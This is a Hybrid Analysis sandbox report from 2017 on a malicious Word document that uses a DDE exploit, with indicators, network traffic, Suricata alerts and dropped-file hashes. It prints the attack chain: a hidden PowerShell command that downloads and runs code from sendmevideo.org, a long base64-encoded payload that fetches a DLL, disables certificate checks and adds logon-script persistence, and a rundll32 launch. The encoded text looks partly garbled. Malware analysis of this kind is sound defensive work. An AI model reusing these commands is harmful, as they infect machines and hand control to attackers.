

759fb4c0091a78c5ee035715afe3084686a8493f39014ae...

malicious

This report is generated from a file or URL submitted to this webservice on November 2nd 2017 14:06:32 (UTC)

Guest System: Windows 7 32 bit, Home Premium, 6.1 (build 7601), Service Pack 1, Office 2010 v14.0.4

Report generated by Falcon Sandbox © Hybrid Analysis

Threat Score: 100/100

AV Detection: 65%

Labeled as: Trojan.Generic

#dde #exploit

Overview

Sample unavailable

Downloads

External Reports


Re-analyze

Looking for file context ...

Looking for similar samples ...

Report False-Positive

Incident Response

 Risk Assessment

Stealer/Phishing

Persistence

Fingerprint

Network Behavior

Scans for artifacts that may help identify the target

Writes data to a remote process

Reads the active computer name

Reads the cryptographic machine GUID

Reads the windows installation date

Scans for artifacts that may help identify the target

Contacts 2 domains and 3 hosts.

View all details

Indicators

Not all malicious and suspicious indicators are displayed. Get your own cloud service or the full version to view all details.

Malicious Indicators

10



| | |
|-------------------------------------------------------------------------------------|---|
| Possible document exploit detected | ▼ |
| External Systems | |
| Detected Emerging Threats Alert | ▼ |
| Sample was identified as malicious by a large number of Antivirus engines | ▼ |
| Sample was identified as malicious by at least one Antivirus engine | ▼ |
| General | |
| GETs files from a webserver | ▼ |
| Network Related | |
| Malicious artifacts seen in the context of a contacted host | ▼ |
| Pattern Matching | |
| YARA signature match | ▼ |
| Unusual Characteristics | |
| Document analysis contacts a domain | ▼ |
| Possible document exploit detected | ▼ |
| Hiding 1 Malicious Indicators | |
| All indicators are available only in the private webinterface or standalone version | |
| Suspicious Indicators 15 | |
| Anti-Reverse Engineering | |
| Uses powershell with an encoded commandline | ▼ |



| | |
|-------------------------------------------------------|---|
| Reads the cryptographic machine GUID | ▼ |
| Reads the windows installation date | ▼ |
| External Systems | |
| Detected Emerging Threats Alert | ▼ |
| General | |
| Opened the service control manager | ▼ |
| Requested access to a system service | ▼ |
| Sent a control code to a service | ▼ |
| Installation/Persistence | |
| Drops executable files | ▼ |
| Writes data to a remote process | ▼ |
| Spyware/Information Retrieval | |
| Scans for artifacts that may help identify the target | ▼ |
| System Security | |
| Modifies proxy settings | ▼ |
| Queries sensitive IE security settings | ▼ |
| Unusual Characteristics | |
| Drops cabinet archive files | ▼ |
| Installs hooks/patches the running process | ▼ |
| Hiding 1 Suspicious Indicators | |



Informative

21

Environment Awareness

Reads the registry for installed applications



External Systems

Detected Emerging Threats Alert



General

Accesses Software Policy Settings



Accesses System Certificates Settings



Contacts domains



Contacts server



Creates mutants



Loads rich edit control libraries



Loads the .NET runtime environment



Process launched with changed environment



Reads Windows Trust Settings



Scanning for window names



Spawns new processes



Installation/Persistence

Creates new processes






| | |
|-----------------------------------------------------------------------------------|---|
| Opens the MountPointManager (often used to detect additional infection locations) | ▼ |
| Touches files in the Windows directory | ▼ |
| Network Related | |
| Found potential URL in binary/memory | ▼ |
| Spyware/Information Retrieval | |
| Found a reference to a known community page | ▼ |
| System Security | |
| Hooks API calls | ▼ |
| Unusual Characteristics | |
| Reads information about supported languages | ▼ |

File Details

All Details: ☐ Off

 759fb4c0091a78c5ee035715afe3084686a8493f39014aea72dae36869de9ff6.docx

| | |
|--------------|--------------------------------------------------------------------------------------------------------------------------------------------------------|
| Filename | 759fb4c0091a78c5ee035715afe3084686a8493f39014aea72dae36869de9ff6.docx |
| Size | 50KiB (51046 bytes) |
| Type | docx office |
| Description | Microsoft Word 2007+ |
| Architecture | WINDOWS |
| SHA256 | 759fb4c0091a78c5ee035715afe3084686a8493f39014aea72dae36869de9ff6  |

Resources

Visualization



Classification (TrID)

- 88.7% (.DOCX) Word Microsoft Office Open XML Format document
- 11.2% (.ZIP) ZIP compressed archive

Screenshots

Loading content, please wait...

Hybrid Analysis

Tip: Click an analysed process below to view more details.

Analysed 4 processes in total ([System Resource Monitor](#)).

WINWORD.EXE /n "C:\759fb4c0091a78c5ee035715afe3084686a8493f39014aea72dae36869de9ff6.docx" (PID: 3996)

powershell.exe C:\Programs\Microsoft\Office\MSWord.exe\..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoP -sta -Nonl -W Hidden \$e=(New-Object System.Net.WebClient).DownloadString('http://sendmevideo.org/dh2025e/eee.txt');powershell -enc \$e # .EXE a (PID: 2460, Additional Context: **System.Net.WebClient.DownloadString('http://sendmevideo.org/dh2025e/eee.txt');** powershell;)

powershell.exe -enc JABXAD0ATgBIAHcALQBPAGIAagBIAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgBIAHQALgBXAGUAYgBDAGwAaQBIAg4AdAA7AA0ACgAkAHAAPQAoACQARQBuaHYAOgBBAEwATABVAFMARQBBSAFMAUABSAE8ARgBJAEwARQArACIAXABtAHYAZABYAHQALgBkAGwAbAAiACkAOwANAAoAWwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUwBIAHIA dgBpAGMAZQBQAG8AaQBuaHQATQBhAG4AYQBnAGUA c gBdADoAOgBTAGUA c gB2AGUA c gBDAGUA c gB0AGkAZgBpAGMAYQB0AGUA v gBhAGwAaQBkAGEAdABpAG8AbgBDAGEAbABsAGIAYQBjAGsAIAA9ACAAewAkAHQA c gB1AGUA fQA7AA0ACgAkAFcALgBEAG8AdwBuAGwAbwBhAGQARgBpAGwAZQAoACIAaAB0AHQA c AA6AC8ALwBzAGUA b gBkAG0AZQB2AGkAZABIAg8ALgBvAHIAZwAvAGQAaAAyADAAMgA1AGUALwBIAGgALgBkAGwAbAAiACwAJABwACKAOwANAAoAaQBmACA AKABUAGUA c wB0AC0AUABhAHQAaAA



UAGUAEADIAACIAOWANAAOAJABWAF8ATQA9ACQACAATAACIALAAJADEAIG7AA0ACgAKAH
AAcgA9AFMAdABhAHIAAdAAAtAFAACgBvAGMAZQBzAHMAIAAkAHIAZABfAHAAIAAtAEEAc
gBnAHUAbQBIAG4AdABMAGkAcwB0ACAAJABwAF8AYQA7AA0ACgAkAHAAXwBiAGEAd
AA9ACgAJABFAG4AdgA6AEEATABMAFUAUwBFAFIAUwBQAFIATwBGAEkATABFACsAlgBc
AG0AdgBkAHIAAdAAuAGIAYQB0ACIAKQA7AA0ACgAkAHQAZQB4AHQAPQAnAHMAZQB0
ACAAaQBuAHMAdABfAHAAYwBrACAAPQAqACIAJQBBAEWATABVAFMARQBBSAFMAUABS
AE8ARgBJAEwARQAIAFwAbQB2AGQAacgB0AC4AZABsAGwAlgAnACsAlgBgAHIAIYABuACI
AKwAnAGkAZgAgAE4ATwBUACAAZQB4AGkAcwB0ACAAJQBpAG4AcwB0AF8AcABjAGsA
IAAIACAAKABIAHgAaQB0ACkAJwArACIAIYABYAGAAbgAiACsAJwBzAHQAYQByAHQAIABY
AHUAbgBkAGwAbAAzADIALgBIAHgAZQAgACUAaQBuAHMAdABfAHAAYwBrACAAPQAqACIA
CMAMQAnAA0ACgBbAGkAbwAuAEYAaQBsAGUAXQA6ADoAVwByAGkAdABIAEEAbABsA
FQAZQB4AHQAKAAkAHAAXwBiAGEAdAAAsACQAdABIAHgAdAApAA0ACgBOAGUAdwAtA
EkAdABIAAG0AIAAtAFAAYQB0AGgAIAAnAEgASwBDAFUAOgBcAEUAbgB2AGkAcgBvAG4
AbQBIAG4AdAAAnACAALQBGAG8AcgBjAGUAIAB8ACAATwBIAHQALQBOAHUAbABsADsA
DQAKAE4AZQB3AC0ASQB0AGUAbQBQAHIAbwBwAGUAcgB0AHkAIAAtAFAAYQB0AGgAI
AAnAEgASwBDAFUAOgBcAEUAbgB2AGkAcgBvAG4AbQBIAG4AdAAAnACAALQBOAGEAb
QBIACAAJwBVAHMAZQByAEkAbgBpAHQATQBwAHIAATABvAGcAbwBuAFMAYwByAGkAcA
B0ACcAIAAtAFYAYQBBSAHUAZQAgACIAJABWAF8AYgBhAHQAIgAgAC0AUABYAG8AcABIA
HIAAdAB5AFQAeQBwAGUAIABTAHQAcgBpAG4AZwAgAC0ARgBvAHIAIYwBIACAAfAAgAE8
AdQB0AC0ATgBIAgWAbAA7AA0ACgB9AA== (PID: 1420, Additional Context: [System.Net.ServiceP
ointManager]::ServerCertificateValidationCallback = {\$true}if (Test-Path \$p){ \$rd_p='C:\Windows'+"\System3
2\rundll32.exe"New-ItemProperty -Path 'HKCU:\Environment' -Name 'UserInitMprLogonScript' -Value "\$p_b
at" -PropertyType String -Force | Out-Null;)

rundll32.exe %ALLUSERSPROFILE%\mvdrt.dll,#1 (PID: 1968)

| | | | |
|---------------------|------------------|-------------------|-----------------|
| Logged Script Calls | Logged Stdout | Extracted Streams | Memory Dumps |
| Reduced Monitoring | Network Activity | Network Error | Multiscan Match |

Network Analysis

DNS Requests







Login to Download DNS Requests (CSV)

| Domain | Address | Registrar | Country |
|--------------------------------|---------------|------------------------------------------------------------------------------------------------|---------|
| satellitedeluxpanorama.com | 89.34.111.160 | Tucows Domains Inc. Name Server: NS1.NJALLA Creation Date: Fri, 20 Oct 2017 11:25:22 GMT | Belize |
| sendmevideo.org | 86.106.93.113 | PDR Ltd. d/b/a PublicDomainRegistry.com | Belize |




Contacted Hosts

Login to Download Contacted Hosts (CSV)

| IP Address | Port/Protocol | Associated Process | Details |
|--------------------------------------------------------------------------------------------------------|---------------|------------------------------------------------------------|---------------------------------------------------------------------------------------------------|
| 86.106.93.113  OSINT | 80 TCP | powershell.exe PID: 2460 powershell.exe PID: 1420 |  Belize |
| 172.217.22.46  OSINT | 443 TCP | rundll32.exe PID: 1968 |  United States |
| 89.34.111.160  OSINT | 443 TCP | rundll32.exe PID: 1968 |  Belize |

Contacted Countries



HTTP Traffic



| | | | |
|---------------------------------------|-----|---------------------------------|-----------------------------------------------------------------------------------------------------------------------|
| 86.106.93.113:80 (sendmevideo.org) | GET | sendmevideo.org/dh2025e/eee.txt | GET /dh2025e/eee.txt HTTP/1.1 Host: sendmevideo.org Connection: Keep-Alive 🔄 200 OK 👁 More Details |
| 86.106.93.113:80 (sendmevideo.org) | GET | sendmevideo.org/dh2025e/eh.dll | GET /dh2025e/eh.dll HTTP/1.1 Host: sendmevideo.org Connection: Keep-Alive 🔄 200 OK 👁 More Details |

Suricata Alerts

| Event | Category | Description | SID |
|------------------------------------|---------------------------------------|------------------------------------------------------------------------------------------|---------|
| 86.106.93.113 -> local:63543 (TCP) | Misc activity | ET INFO Packed Executable Download | 2014819 |
| 86.106.93.113 -> local:63543 (TCP) | Potential Corporate Privacy Violation | ET POLICY PE EXE or DLL Windows file download HTTP | 2018959 |
| 86.106.93.113 -> local:63543 (TCP) | Potentially Bad Traffic | ET INFO Executable Retrieved With Minimal HTTP Headers - Potential Second Stage Download | 2016538 |

i ET rules applied using Suricata. Find out more about proofpoint ET Intelligence [here](#).

Extracted Strings

Search

All Details: ☐ Off

Download All Memory Strings (8.3KiB)

All Strings (614)

Interesting (198)

network.pcap (243)

~WRD0000.tmp (68)

rundll32.exe (1)

WINWORD.EXE:3996 (221)

carved_0.dll.15096285135...

screen_6.png (13)

powershell.exe (2)

~WRD0002.tmp (3)

PCAP (3)

WINWORD.EXE (1)

screen_3.png (14)

VRzZ5.vnd[1].txt (1)

00040970-00001420 (1)

screen_0.png (1)

rundll32.exe:1968 (21)

mvdrt.bat (4)

00040140-00002460 (1)

\$5caa`= &!Cd,E.y6CnHgs0_?V_Nw ,{5!q{Bl(p_cdS|&PO\UbHcK)KjVkJUSD2P

\$http://g.symcb.com/crls/gtglobal.crl0!

* nonale ca



| | |
|--------------------|------------------------------------------------------------------|
| Description | PE32 executable (DLL) (GUI) Intel 80386, for MS Windows |
| Context | sendmevideo.org |
| MD5 | 1c6f8eba504f2f429abf362626545c79 |
| SHA1 | ab354807e687993fbbeb1b325eb6e4ab38d428a1e |
| SHA256 | 3ac11a74275725a22c233cd974229d2b167c336da667410f7262b4926dabd31b |

Informative

20

mvdrt.bat

Download Disabled Looking for file context ...

| | |
|------------------------|------------------------------------------------------------------|
| Size | 112B (112 bytes) |
| Type | text |
| Description | ASCII text, with CRLF line terminators |
| Runtime Process | powershell.exe (PID: 1420) |
| MD5 | a3a550cd29ecf1ffa7cf2920f4be543c |
| SHA1 | 6ef7de33cb8b34e4b80eebaec49910d389046d3f |
| SHA256 | 7ece2a9bb6e4690126ae90bdcd4e02ac05685047c5ba0a011ddcb6f95c3fa6da |

759fb4c0091a78c5ee035715afe3084686a8493f39014aea72dae36869de9ff6.LNK

Download Disabled Looking for file context ...

| | |
|------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Size | 738B (738 bytes) |
| Type | lnk |
| Description | MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Thu Nov 2 13:08:22 2017, mtime=Thu Nov 2 17:47:17 2017, atime=Thu Nov 2 17:47:18 2017, length=13185, window=hide |
| Runtime Process | WINWORD.EXE (PID: 3996) |
| MD5 | be42f09943ce1cc5047e11494247201f |
| SHA1 | fd43a8876ca72e20dc6222fff32eae51630bf922 |
| SHA256 | 76b6d4f1c82f8aefd737808840edf40354c336e8ba0550c50f51c6c0c10308c5 |

~\$Normal.dotm

Download Disabled Looking for file context ...



| | |
|------------------------------------------------|------------------------------------------------------------------|
| Runtime Process | WINWORD.EXE (PID: 3996) |
| MD5 | 765c22b82b755fcfd7ed47b97ae5dae |
| SHA1 | 6cba9ef5257dade7d70a6508949cf3c63265802b |
| SHA256 | ede67337c48c9cc5f39d20bfb5a70840730ec19ecd0cc354a8ce63830a3b386e |
| index.dat | ▼ |
| 4NTW3LFLHXVE8FQ8F06.temp | ▼ |
| 6XYB45E3V9BXA69467UK.temp | ▼ |
| 5Vqlj[1].txt | ▼ |
| 9igAhnH[1].txt | ▼ |
| IBG0sw[1].txt | ▼ |
| Kn[1].txt | ▼ |
| TLSMSL[1].txt | ▼ |
| VRzZ5.vnd[1].txt | ▼ |
| j[1].txt | ▼ |
| sNSv.vnd.etsi[1].txt | ▼ |
| wY6U6e[1].txt | ▼ |
| ~WRS{3147DD3C-8AE0-4C18-B784-2B1DFD761C56}.tmp | ▼ |



94308059B57B3142E455B38A6EB92015



Cab7CC9.tmp



~\$9fb4c0091a78c5ee035715afe3084686a8493f39014aea72dae36869de9ff6.docx



Notifications

Runtime



Community

! There are no community comments.

! You must be logged in to submit a comment.

